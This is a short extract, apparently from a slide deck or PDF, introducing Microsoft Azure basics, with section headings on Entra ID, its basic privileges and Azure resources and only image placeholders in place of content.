
AZURE - BASICS

ENTRA ID




From Microsoft's [Entra ID](#) homepage


ENTRA ID BASICS



ENTRA ID BASIC PRIVILEGES



AZURE RESOURCES BASICS



Azure Resources

